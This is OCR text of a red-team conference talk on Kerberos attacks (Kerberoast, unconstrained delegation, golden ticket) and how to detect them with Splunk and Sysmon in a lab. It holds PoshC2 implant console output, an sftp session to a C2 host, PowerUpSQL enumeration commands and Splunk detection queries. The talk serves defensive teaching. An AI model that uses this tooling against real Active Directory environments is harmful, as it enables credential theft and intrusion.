
Attack - Detect - Evade
Getting Splunky with Kerberos

Nettitude RT



NETTITUDE

A member of the Lloyd's Register group

Mac - @BaffledJimmy

Red Teamer @ Nettitude

- Do RT / big inf pentesting
- Enjoys AD abuse and using security tooling against organisations
- Spoken at GISEC Dubai
- Delivered some RT training
- Got some certs that don’t matter that much

Ross - @PwnDexter

Red Teamer @ Nettitude


- Worlds smallest Red Teamer
- Bulk of my time is spent delivering red team engagements, fighting EDR products and blue teams, or reporting
- Been working on CTI for the last year
- Exploring the world of detection and threat hunting with the likes of Splunk, Sysmon and Carbon Black
- Various certs – CCSAS, CCT/CTL, OSCE, OSCP, OSWP and more
- Previously a pen tester and bug hunter for circa 5 years

Contents

- The Talk – What & Why
- Kerberos 101
- Splunk 101
- Attack Detect & Evade
  - Kerberoast
  - Unconstrained Delegation
  - Golden Ticket
- Threat Hunting Demo
- Key Takeaways for your Organisation

The Talk – What & Why

- Demonstrating that there is more to Kerberos than meets the eye
- We are not promoting Splunk, you can do this with other tools such as ElasticSearch, LogRhythm, Yara, OSQuery, Sigma, HELK etc
- Show the footprint that is left on the environment from the red side
- Show the challenges faced in detecting attacks from the blue side
- Show things to think about for threat hunting off the back of a detection
- Designed to improve both RT and BT understanding of Kerberos attack and defence



Kerberos 101





Image by adsecurity.org

Splunk 101

Server – The Splunk Server which consumes and processes all the data sent to it from the forwarders.
Forwarder - The universal forwarder collects data from a data source or another forwarder and sends it to a forwarder or a Splunk deployment.
Indexer - The index is the repository for Splunk Enterprise data. Splunk transforms incoming data into events, which it stores in indexes.
SourceTypes - The source type of an event is the format of the data input from which it originates, such as WinEventLog.
Search Queries - Used to retrieve events from indexes and/or filter results from searches using various arguments.

References:

- https://docs.splunk.com
- https://wiki.splunk.com
- https://splunkbase.splunk.com



Splunk Setup

Independent Splunk Enterprise Server installed on a Ubuntu Server in ESXI.

Splunk Universal Forwarders deployed to all workstations and servers.


Latest SysMon deployed in parallel with Splunk for increased visibility. This provides insight which rivals most EDR tools such as Carbon Black.

SysMon configured with @SwiftOnSecurity's custom SysMon configuration.


TA-Microsoft-Sysmon Splunk plugin installed on Splunk server.

References:

- https://github.com/SwiftOnSecurity/sysmon-config
- https://splunkbase.splunk.com/app/1914/




Network Diagram



- Proxy Server
- Splunk Server
- Windows 2016 DC
- Windows 10 Workstations x 3
- Fully configured Active Directory
- AMSI Enabled
- SentinelOne
- Defender
- Forest trust to blorebank which is a mix of win 7 and 10 with up to date defender, AMSI, Carbon Black etc.

Attacks

- Kerberoast
- Unconstrained Delegation
- Golden Ticket


root@SteelCon-C2: ~ 106x50
Task 01208 (Mac) issued against implant 92 on host BLOREBANK\deb @ WIN7-CLIENT2 (13/07/2019 09:24:19)
loadmodule Stage2-Core.exe
Task 01208 (Mac) returned against implant 92 on host BLOREBANK\deb @ WIN7-CLIENT2 (13/07/2019 09:24:19)
Module loaded successfully
root@SteelCon-C2: ~ 81x42
v4.8 www.PoshC2.co.uk
User: Mac
[91]: Seen:13/07/2019 09:24:18 | PID:2076 | 1s | BLOREBANK\deb @ WIN7-CLIENT2 (
MD64) PS
[92]: Seen:13/07/2019 09:24:18 | PID:3620 | 1s | BLOREBANK\deb @ WIN7-CLIENT2 (
MD64) C#
Select ImplantID or ALL or Comma Separated List (Enter to refresh):: 91
BLOREBANK\deb @ WIN7-CLIENT2 (PID:2076)
91>
sftp root@steelcon.duckdns.org 90x7
Connected to root@steelcon.duckdns.org.
sftp>
sftp>
sftp>
sftp>
sftp>
sftp>

Prevent & Detect - Kerberoast

- Check for shared credentials across the environment (SQL is the biggest offender)

```
Get-SQLInstanceDomain -Verbose | Group-Object DomainAccount |
Sort-Object count -Descending | select Count,Name | Where-
Object {($_.name -notlike "*$") -and ($_.count -gt 1) }
```

- Honey SPNs - GitHub link at the end of the talk

```
Get-EventLog –LogName Security | where {$_EventID –eq “4769”
 | select eventid, date, accountname, servicename
```

- Disable service account interactive login & alert if it is attempted

Credit: PowerUpSQL

Detect - Kerberoast (Query)

```
index=main sourcetype=WinEventLog:* earliest=-25h EventCode=4769 | stats count by Account_Name
```

✓ 250 events (before 07/07/2019 10:37:24.855) No Event Sampling ▾

Events (250) | Patterns | Statistics (10) | Visualization

Format Timeline ▾ | − Zoom Out | + Zoom to Selection | × Deselect

List ▾ | Format | 20 Per Page ▾

‹ Hide Fields | ☰ All Fields

SELECTED FIELDS
- a host 1
- a source 1
- a sourcetype 1

INTERESTING FIELDS
- a Account_Domain 3
- a Account_Name 10
- a Client_Address 6
- # Client_Port 100+
- a ComputerName 1
- # EventCode 1
- # EventType 1
- a Failure_Code 1
- a index 1

i	Time	Event
›	07/07/2019 10:13:09.000	07/07/2019 11:13:09 AM LogName=Security SourceName=Microsoft Windows security auditing. EventCode=4769 EventType=0 Show all 37 lines host = DS-DCPRD-01 | source = WinEventLog:Security | sourcetype = WinEventLog:Security
›	07/07/2019 09:56:44.000	07/07/2019 10:56:44 AM LogName=Security SourceName=Microsoft Windows security auditing. EventCode=4769 EventType=0 Show all 37 lines host = DS-DCPRD-01 | source = WinEventLog:Security | sourcetype = WinEventLog:Security

Detect - Kerberos (Event)

```
07/08/2019 11:32:39 AM
LogName=Security
SourceName=Microsoft Windows security auditing.
EventCode=4769
EventType=0
Type=Information
ComputerName=DS-DCPRD-01.digitalsolutions.com
TaskCategory=Kerberos Service Ticket Operations
OpCode=Info
RecordNumber=1297856
Keywords=Audit Success
Message=A Kerberos service ticket was requested.



Account Information:

        Account Name:           jason.parry@DIGITALSOLUTIONS.COM

        Account Domain:         DIGITALSOLUTIONS.COM

        Logon GUID:             {E8429B84-A24B-76BD-2766-54715353830A}
```

```
Service Information:

        Service Name:           mssqlsvcaccnt

        Service ID:             S-1-5-21-3761752888-2114804872-3927619150-1110



Network Information:

        Client Address:         ::ffff:10.150.10.34

        Client Port:            56430



Additional Information:

        Ticket Options:         0x40800010

        Ticket Encryption Type: 0x17

        Failure Code:           0x0

        Transited Services:     -
```

Detect – Kerberoast (Stats)

```
index=main sourcetype=WinEventLog:* earliest=-25h EventCode=4769 | stats count by Account_Name
```

All time

✓ 250 events (before 07/07/2019 10:37:24.855) No Event Sampling


Job Verbose Mode

Events (250) Patterns **Statistics (10)** Visualization

